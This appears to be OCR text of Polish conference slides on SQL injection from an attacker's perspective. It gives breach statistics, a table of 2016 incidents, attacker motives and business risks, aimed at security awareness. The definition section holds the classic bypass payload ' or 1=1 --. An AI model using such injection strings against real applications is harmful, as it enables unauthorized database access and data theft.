Platinum Sponsor

Bonair
Together do IT

PYRAMID ANALYTICS

Strategic Sponsor

Microsoft

Gold Sponsors

Profisee®

devart

Silver Sponsors

KRAJOWY REJESTR DŁUGÓW
www.krd.pl

SQL EXPERT.pl

We make IT JCommerce

Brown Sponsors

TECHNOLOGY INNOVATION DATA KNOWLEDGE tidk

redgate

Double-Take by Vision Solutions

PEPCO

22 lata na rynku 7.000 tytułów
Największa księgarnia IT w Polsce
NOVATECH
www.novatech.com.pl

POSTDATA

it KONTRAKT

VOLVO

ITMAGINATION

COZYROC™
Go to the next level

SQL z perspektywy hakera - czy Twoje dane są bezpieczne?

Krzysztof Bińkowski

MCT,CEI,CEH,ECSA,ECIH,CLFE,MCSA,MCSE..

NET COMPUTER

BEZPIECZEŃSTWO SZKOLENIA INFORMATYKA ŚLEDCZA

Cel prezentacji

Spojrzymy na dane i serwery SQL z perspektywy cyberprzestępcy, omówimy podstawowe i przykładowe ataki na SQL serwer

Praktycznie zademonstrujemy podstawowe ataki typu SQL injection w celu zobrazowania możliwości SQLi – najbardziej popularnych ataków na serwery SQL.

Zastanowimy się wspólnie czy dane są wykradane z serwerów czy może serwer SQL to magazyn do przechowania pozyskanych/wykorzystanych danych?

Agenda

Wstęp

Trochę teorii …

- Statystyki i najbardziej popularne wektory ataków
- Motywacja – główne cele atakujących
- SQL injection i Blind SQL
- Jak się bronić przed SQL injection


Trochę praktyki …

- DEMO – prezentujemy SQLi – dostęp do bazy danych
- DEMO – prezentujemy SQLi – dostęp do OS systemu hosta i zdalne wykonanie poleceń

Podsumowanie


Zamiast wstępu –
Wyciek danych ….. to już prawie codzienność …

Trochę statystyk – TOP 10 Attacks Techniques 2015 vs 2014



Źródło: www.hackmageddon.com

Trochę statystyki - wektory ataków 03.2016



Źródło: www.hackmageddon.com

2015 Web Application Attack Report (WAAR)





Figure 1: Comparison of Number of Incidents Between Years

https://www.imperva.com/docs/HII_Web_Application_Attack_Report_Ed6.pdf

SQLi dziś



COMPANY	DATE	RESULTS	REFERENCE
Commercial Bank of Ceylon	2016-05	Corporate website data exposed	Commercial Bank of Ceylon web-site hacked
Country Liberal political party website	2016-05	credit card de-tails and per-sonal info for 117 members	Hacker convicted for infiltration Country Liberals website
Rosebutt Board fetish porn site	2016-05	usernames and email ad-dresses of us-ers	Hardcore pwn: Fetish forum data breached
Florida Elections sites	2016-05	Usernames and pass-words taken	Criminal charges filed in hacking of Florida elections websites
Instagram	2016-05	Comments de-leted	Facebook Rewards Instagram User 000: Finnish Boy Found Er-ror That Allowed Him To Delete Comments
InnerChef	2016-04	Leaked user data	Partial User Data of Food Deliv-ery Service InnerChef Leaked by Purported Hackers
Qatar National Bank	2016-04	Sensitive fi-nancial infor-mation leaked	Qatar National Bank leak: Securi-ty experts hint 'SQL injection' used in database hack
Facebook	2016-04	Employee password vul-nerability dis-covered by re-searcher	Researcher finds backdoor that accessed Facebook employee passwords
Comelec - Phil-lipines Comission on Elections	2016-04	Data on 55 million voters	Intl web security expert slams Comelec for slow acknowledg-ment of data hack
Mossack Fonseca (Panama Papers)	2016-04	11.5 million files - 2.6 TB of data	SQL injection vuln found at Pana-ma Papers firm Mossack Fonseca
Team Skeet (adult	2016-04	237,000 user	SQL Injection Allowed Hacker to

http://codecurmudgeon.com/wp/sql-injection-hall-of-shame/


Motywacja – główne cele atakujących

- Sprzedaż pozyskanych danych bazy danych/dane dostępowe na czarnym rynku przestępców (criminal black market) lub potencjalny szantaż
- Długoterminowy dostęp do sieci. Może obejmować kompromitację systemu operacyjnego serwera baz danych w celu otworzenia dostępu sieciowego dla dalszych ataków lub utrzymania posiadanego dostępu.
- Wystawnie „zrzutu” bazy na sprzedaż na czarnym rynku przestępców. Kradzież tożsamości jest najbardziej rozpowszechnionym atakiem SQL injection.
- Zwiększenie reputacji atakującego na „podziemnych” forach poprzez dzielnie się znaleziskami z innymi
- Utrata reputacji docelowej zaatakowanej organizacji
- Wykorzystanie witryny/systemu do dystrybucji i propagacji oprogramowania złośliwego (malware)
- Wykorzystanie szybkich i pojemnych serwerów jako magazynu na kradzione dane

Przykładowe ryzyka towarzyszące SQL injection z punktu widzenia ‚biznesu'

- Dokonanie modyfikacji lub wykasowanie wrażliwych danych
- Kradzież danych klientów takich jak: dane osobowe, numery kart kredytowych, inne
- Straty finansowe
- Utrata marki i reputacji
- Kradzież własności intelektualnej
- Odpowiedzialność prawna i związane z tym kary

SQL Injection – SQLi



- SQL injection to atak w którym złośliwy kod jest wprowadzony do niefiltrowanych danych wprowadzonych przez użytkownika w celu przesłania i wykonania w postaci komendy SQL serwera

- SQL injection – to podstawowy atak wykorzystywany do uzyskania nieautoryzowanego dostępu do bazy danych lub pozyskania informacji bezpośrednio z bazy danych

- SQLi – to również podatność webaplikacji lub webserewera a nie tylko bazy danych

:)


' or 1=1 --


STI

?

Przykładowa web-aplikacja / system





Image source http://securityhorror.blogspot.com/2012/10/death-dos-ing.html

SQLi – przykład działania



